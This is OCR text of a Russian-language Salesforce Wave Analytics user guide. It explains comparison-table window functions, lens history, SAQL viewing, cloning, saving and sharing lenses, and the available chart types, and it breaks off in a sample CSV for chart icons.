
Переключитесь на редактор формул, чтобы увидеть SAQL-код, сформированный выбранной функцией. Его вы можете с легкостью изменить в редакторе формул .



Доступные функции окна в сравнительной таблице


Меню функций таблицы сравнений обеспечивает пользовательский интерфейс для доступа к полезным функциям окна, что позволяет не вносить их в SAQL-запрос вручную и экономит время. Выберите функцию и внесите изменения в созданный запрос SAQL в редакторе формул.

Скользящее окно




Применяет агрегатную функцию к текущей строке с учетом настраиваемого диапазона строк. Функция может быть сброшена по группе, определенной в таблице. Используйте скользящее окно для расчета значений, таких как нарастающие итоги и скользящее среднее.

Процент группы



Рассчитывает процент каждой строки к итогу группы или общему итогу. Функция может быть сброшена по группе, определенной в таблице.


Ранг внутри группы



Предоставляет функции ранга, компактного ранга, кумулятивного распределения и строки к числу. Ранг может быть сброшен по группе, определенной в таблице.

Меню "Порядок" определяет направление ранга на основе ранжируемых значений. При восходящем порядке самое малое значение ранжируется как номер 1, при нисходящем как номер 1 ранжируется самое большое значение.

Период на периоде



Сравнивает периоды времени для расчета изменений в значениях. Например, ежегодные продажи или поквартальные закрытые возможности можно рассчитать, выбрав столбец и указав степень детализации временного периода.




Всегда следует вначале группировать данные по году, затем (дополнительно) группировать с большей детализацией времени, если это возможно. Сжатие дат, если это возможно, может быть использовано напрямую с функцией периода на периоде. Примеры сжатых дат — "2016-01" (январь 2016 г.) и "2016-1" (первый квартал 2016 г.). Сравнения могут отображаться как проценты или единицы измерения.

Изменения по сравнению с предыдущей


Сравнивает значение текущей строки со значением предыдущей и рассчитывает разницу. Например, чтобы узнать, насколько увеличилось число организаций в период с первого по четвертый квартал, в меню **«Столбец»** выберите

столбец, в котором содержится число организаций. Чтобы ограничить вычисления одной страной, выберите соответствующий столбец в меню **«Сброс группы»**.



Нарастающий итог


Рассчитывает общее значение текущей строки в сумме со значениями всех предыдущих. Например, для расчета ежемесячного итога закрытых возможностей в виде нарастающего итога в меню **«Столбец»** выберите столбец, в котором содержится число закрытых возможностей. Чтобы ограничить вычисления одним регионом, выберите соответствующий столбец в меню **«Сброс группы»**.



Возврат к предыдущему представлению с помощью функции журнала Начальное представление

Просмотр данных может завершаться разными результатами. Некоторые из них могут быть бесполезными, и это нормально. Проводник сохраняет полный журнал действий в представлении Lens. При нежелательном изменении представления Lens или при необходимости повторного просмотра данных анимаций рекомендуем использовать журнал для быстрого возврата к предыдущему состоянию визуализации. Чтобы вернуться к начальному состоянию панели мониторинга или просто снова увидеть эти стильные анимации, воспользуйтесь функцией сброса — это быстро вернет вас к начальному представлению.

1. Нажмите кнопку **«Просмотр журнала»**  в верхнем колонтитуле. Боковая панель отображает журнал всех действий, выполненных в представлении Lens.



2. Выберите любой элемент списка для выполнения перехода. Или воспользуйтесь кнопками **«Вернуться назад»** и **«Перейти вперед»** .

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Просмотр запроса под представлением Lens


Для сбора данных для визуализаций Wave Analytics использует язык запросов Salesforce Analytics (SAQL) в фоновом режиме под представлением Lens и панелями мониторинга. Откройте средство просмотра SAQL и просмотрите базовый запрос SAQL, который записывается во время его исследования или копирования для дальнейшего использования.

1. Откройте меню «Параметры» ( ) и перейдите элементу управления **Показать SAQL**.



2. Выберите **«Включить»**.

   Откроется панель запроса SAQL. Продолжите просмотр и понаблюдайте за реализацией работы в SAQL.



Подробную информацию о SAQL см. в *Справочном руководстве по SAQL Wave Analytics*.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Вырезание представления Lens в панель мониторинга

Для включения представления Lens в панель мониторинга вырежьте представление. При вырезании представления Lens платформа добавляет запрос в виде этапа к последней использованной панели мониторинга. Если панель мониторинга не открыта, Wave добавляет этап к новой панели в конструкторе панелей мониторинга Wave. После добавления этапа к конструктору, его можно применить к виджету в панели мониторинга. Виджет переопределяет параметры визуализации представления Lens — виджет определяет способ отображения результатов запроса.

1. Откройте представление Lens.
2. Нажмите .
   Платформа Wave создает этап на основе запроса из представления Lens и добавляет его в область этапов конструктора панелей мониторинга.
3. Чтобы сохранить этап, сохраните панель мониторинга.

   Прим.: Изменения свойств этапа не затрагивают представление Lens.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Клонирование представления Lens

Дополняйте визуализацию путем клонирования линзы на новую вкладку, где можно будет продолжить работу. Вы можете сохранить оригинальную версию на ее собственной вкладке.

1. Щелкните существующее представление Lens Wave, чтобы открыть его.

   Если вы используете новое, несохраненное представление Lens, вам необходимо сохранить его до клонирования.
2. Выберите **Клонировать в новую вкладку** в меню «Дополнительно».

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics



Новая, несохраненная копия клонированной линзы откроется на новой вкладке.

Сохранение визуализации

Сохраните визуализацию в виде представления Lens.

1. Затем нажмите значок **«Сохранить»**.



2. Введите заголовок и описание представления Lens и выберите приложение для его сохранения.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

Предоставление общего доступа к визуализации

Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter, получения ее уникального URL-адреса, загрузки снимка экрана визуализации или ее отфильтрованных данных. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию. Чтобы поделиться активом, не предоставляя к нему общего доступа, используйте варианты загрузки.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

1. Нажмите **Предоставить общий доступ**.



2. Откройте вкладку для нужного метода общего доступа:
   a. Функция **Сообщение в ленту** осуществляет публикацию в Chatter изображения и ссылки в представлении Lens, панели мониторинга или приложении. Выберите ленту **Пользователь** или **Группа**, введите имя и свой комментарий. Также можно удалить изображение из сообщения, наведя на него указатель мыши и нажав **x**. Учтите, что опубликованные изображения являются общедоступными.
   b. Функция **Получить URL-адрес** предоставляет уникальный URL-адрес актива. Скопируйте ссылку и затем вставьте ее в нужное место.
   c. **Загрузка** дает возможность поделиться визуализацией, при этом не предоставляя к ней общий доступ. Вы можете загрузить визуализацию как изображение (`.png`), как отфильтрованные данные Microsoft® Excel® (`.xls`) либо как файл в формате значений, разделенных запятыми (`.csv`).
3. Если применимо, щелкните **Предоставить доступ** для установки уровня общего доступа.
4. Нажмите кнопку **Готово**.

Прим.: Для общего доступа к визуализации необходимо предоставить доступ к приложению, которое ее содержит. Представления Lens, наборы данных и панели мониторинга внутри стандартного общедоступного приложения доступны всем пользователям Wave Analytics, если администраторы не запретили доступ. Все другие приложения являются личными, при условии что доступ к приложению не предоставлен конкретному пользователю, группе или роли сотрудниками с уровнем доступа «Менеджер».

Визуализация данных на диаграммах

Визуализация данных очень важна для понимания огромных объемов бизнес-данных и передачи полученных выводов коллегам, партнерам и клиентам. Wave предоставляет диаграмму для каждого случая с возможностью иллюстрации ключевых аспектов вашего бизнеса в нужном ракурсе.

Диаграммы Wave интегрированы в инструменты Wave, используемые для изучения данных. Начните с набора данных, исследуйте данные с помощью линзы, вставьте данные в конструктор панелей мониторинга Wave и создайте отличную панель мониторинга.

Добавление значков к диаграммам Wave

Гистограммы, точечные диаграммы и другие диаграммы с осями X-Y могут иметь значки в виде меток рядом со значениями размеров. Полярные шкалы могут иметь значки в центре.

Круговая карта

Круговые карты используются для визуализации значений меры в определенных географических областях.

Комбинированные диаграммы

Комбинированные диаграммы используются для отображения двух связанных серий данных, например дискретных сгруппированных данных в виде вертикальных полос, на которые наложена линейная диаграмма со средними значениями.

Диаграммы тепловых карт календаря

Тепловые карты календаря применимы для визуализации отдельных повторяющихся действий, таких как закрытие организаций, за продолжительный период времени. На этой диаграмме можно легко изменить детализацию группирования с учетом времени, например перейти от месяца к неделе или дню.

Круговые диаграммы

Если у вас есть группа участников и вам необходимо показать не только соотношение одного значения каждого отдельного участника группы по отношению ко всей группе, но и общее значение для всей группы, используйте круговые диаграммы. Если вы переместите центр круга, выбрав значение **0%** в меню **«Размер центра»**, то визуализация будет выполнена в виде секторной диаграммы.

Точечные диаграммы

В горизонтальных и вертикальных точечных диаграммах для обозначения различных измерений и мер используются точки разных размеров и цветов. Используйте точечные диаграммы для построения данных с целью сравнения результатов работы или размещения нестандартных значений.

Конические диаграммы

Используйте коническую диаграмму для визуализации последовательных данных, которые можно разбить на этапы, например для отображения цикла продаж.

Шкалы

Используйте шкалы для отслеживания прогресса по одной мере, например, сколько прибыли было получено по сравнению с целевым значением.

Горизонтальные диаграммы

Используйте горизонтальную диаграмму для обеспечения быстрого визуального сравнения связанных значений.

Тепловая карта

Используйте тепловую карту для визуализации данных с высокими и низкими значениями, когда имеется одна мера и несколько измерений.

Линейные диаграммы

Если у вас есть одна важная группа, представленная в виде упорядоченного набора данных с одним или более рассматриваемыми значениями, используйте линейную диаграмму.

Карта

Используйте карту, если у вас имеются данные с географической составляющей. С их помощью можно окрашивать области согласно сопоставленным значения, что визуально выделяет области с высокими значениями. Карта есть в конструкторе панелей мониторинга Wave и классическом конструкторе.

Географические карты

Географические карты позволяют визуализировать данные, которые содержат географические координаты (широта и долгота). Использование координат дает возможность более точно расположить на карте визуальные элементы данных.

Настраиваемая карта

С помощью карт можно окрашивать области согласно сопоставленным значения, что визуально выделяет области с высокими значениями. Можно использовать настраиваемые карты с географическими регионами или применять карты для иллюстрации любых областей, которые могут быть представлены полигонами. Настраиваемые карты есть в конструкторе панелей мониторинга Wave и классическом конструкторе.

Матрица

Используйте матрицы (новая возможность в конструкторе панелей мониторинга Wave), чтобы визуализировать измерения для быстрого выявления предельных значений.

Диаграммы с параллельными координатами

В случае множественных мер и единой группы используйте диаграмму с параллельными координатами. С их помощью удобно сравнивать элементы данных в группе друг с другом.

Пирамидальные диаграммы

Используйте пирамидальную диаграмму для визуального выделения относительных размеров совмещенных значений измерений.

Лепестковая диаграмма

Используйте лепестковые диаграммы для отображения небольших наборов данных, которые имеют одно измерение и по меньшей мере три столбца меры.

Оценочные диаграммы

Используйте оценочные диаграммы, чтобы получить представление о том, насколько измеряемое качество (например, качество обслуживания клиентов) соответствует ожидаемым показателям.

Точечные диаграммы

Используйте точечные диаграммы для визуализации корреляции между двумя группами данных.

Хронологические диаграммы

Используйте хронологическую диаграммы для отображения изменения значений за определенное время.

Древовидная диаграмма

Древовидная диаграмма используется для визуализации количественных значений. Она состоит из прямоугольников, цвет которых определяется взаимосвязями; размер прямоугольников-«листьев» определяется количественными значениями, которые они представляют.

Вертикальная диаграмма

Используйте вертикальную диаграмму (ее также называют гистограмму) для отображения относительного количества объектов, таких как интересы или товары.

Каскадные диаграммы

Используйте каскадную диаграмму для отображения кумулятивного эффекта последовательно вводимых положительных или отрицательных значений с разбиением на итоговые значения. Эти диаграммы также называют каскадными графиками и диаграммами Марио. Чтобы включить разбиение по итоговым значениям, используйте ярусную каскадную диаграмму.

Добавление значков к диаграммам Wave


Гистограммы, точечные диаграммы и другие диаграммы с осями X-Y могут иметь значки в виде меток рядом со значениями размеров. Полярные шкалы могут иметь значки в центре.

Чтобы добавить значки к диаграмме, используйте набор данных с несгруппированным размером URL, значения в котором представляют собой URL-адреса изображений значков. Например, каждая строка в следующем наборе данных имеет URL-адрес, который указывает на изображение флажка, хранящееся в организации:


```
   Country,Country_code,Region,flag_img_url,Accounts,Value
   Australia,aus,South
Pacific,https://myorg.content.force.com/file-asset/flagaustraliapng,1898,22930651
